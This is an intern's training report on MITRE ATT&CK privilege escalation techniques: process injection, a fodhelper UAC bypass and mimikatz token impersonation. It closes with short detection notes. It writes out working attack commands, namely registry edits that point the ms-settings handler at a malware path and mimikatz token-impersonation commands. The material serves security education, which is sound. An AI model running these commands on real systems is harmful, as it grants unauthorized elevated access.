**Intern Name:** Gautam Poojari  
**Intern ID:** 251  
**Date:** 2-08-2025  
**Task Title:** MITRE ATTACK PoC — Privilege Escalation Tactic

### 🔋 Tactic: Privilege Escalation (TA0004)

The adversary’s goal is to gain higher-level permissions on a system after initial access. This PoC illustrates techniques attackers may use to elevate privileges from user to administrator or SYSTEM level.

### ⚙️ Techniques Used:

#### 1. **T1055 – Process Injection**

Injecting malicious code into the memory space of another process to evade defenses or escalate privileges.

#### 2. **T1548.002 – Abuse Elevation Control Mechanism: Bypass UAC**


Bypassing User Account Control (UAC) prompts to execute code with elevated privileges.

#### 3. **T1134.001 – Access Token Manipulation: Token Impersonation/Theft**

Hijacking access tokens of privileged processes to impersonate high-privilege users.

### 📄 Procedures:

#### Procedure 1 — Process Injection (T1055):





1. Create or download a tool like mimikatz or use built-in PowerShell:

* $code = '[DllImport("kernel32.dll")] public static extern IntPtr OpenProcess(...)'  
  Add-Type -MemberDefinition $code -Namespace Win32 -Name API

1. Inject shellcode into a target process (like explorer.exe or notepad.exe).
2. Shellcode runs with target process privileges.

#### Procedure 2 — UAC Bypass (T1548.002):





1. Create a UAC-bypass payload with tools like fodhelper.exe or eventvwr.msc.
2. Place malicious code in expected registry key:

* reg add HKCU\Software\Classes\ms-settings\shell\open\command /d "C:\\malware.exe" /f  
  reg add HKCU\Software\Classes\ms-settings\shell\open\command /v "DelegateExecute" /f

1. Launch fodhelper.exe, which executes with elevated privileges.

#### Procedure 3 — Access Token Theft (T1134.001):

1. Run whoami /priv to confirm privilege level.
2. Use mimikatz to list tokens:

* privilege::debug  
  token::list  
  token::impersonate /id:1

1. Perform actions as impersonated SYSTEM/admin user.

### 🛡 Detection & Mitigations:

* **Process Injection:** Monitor memory allocations, alert on suspicious API usage.
* **UAC Bypass:** Detect unexpected use of fodhelper.exe, audit registry keys.
* **Token Theft:** Monitor token manipulation attempts; enforce LSASS protection.

### Summary:

This PoC demonstrates privilege escalation techniques where attackers bypass security controls or hijack trusted processes. Awareness of these methods can help build better endpoint detection and response (EDR) strategies.

**Submitted to:** Digisuraksha Parhari Foundation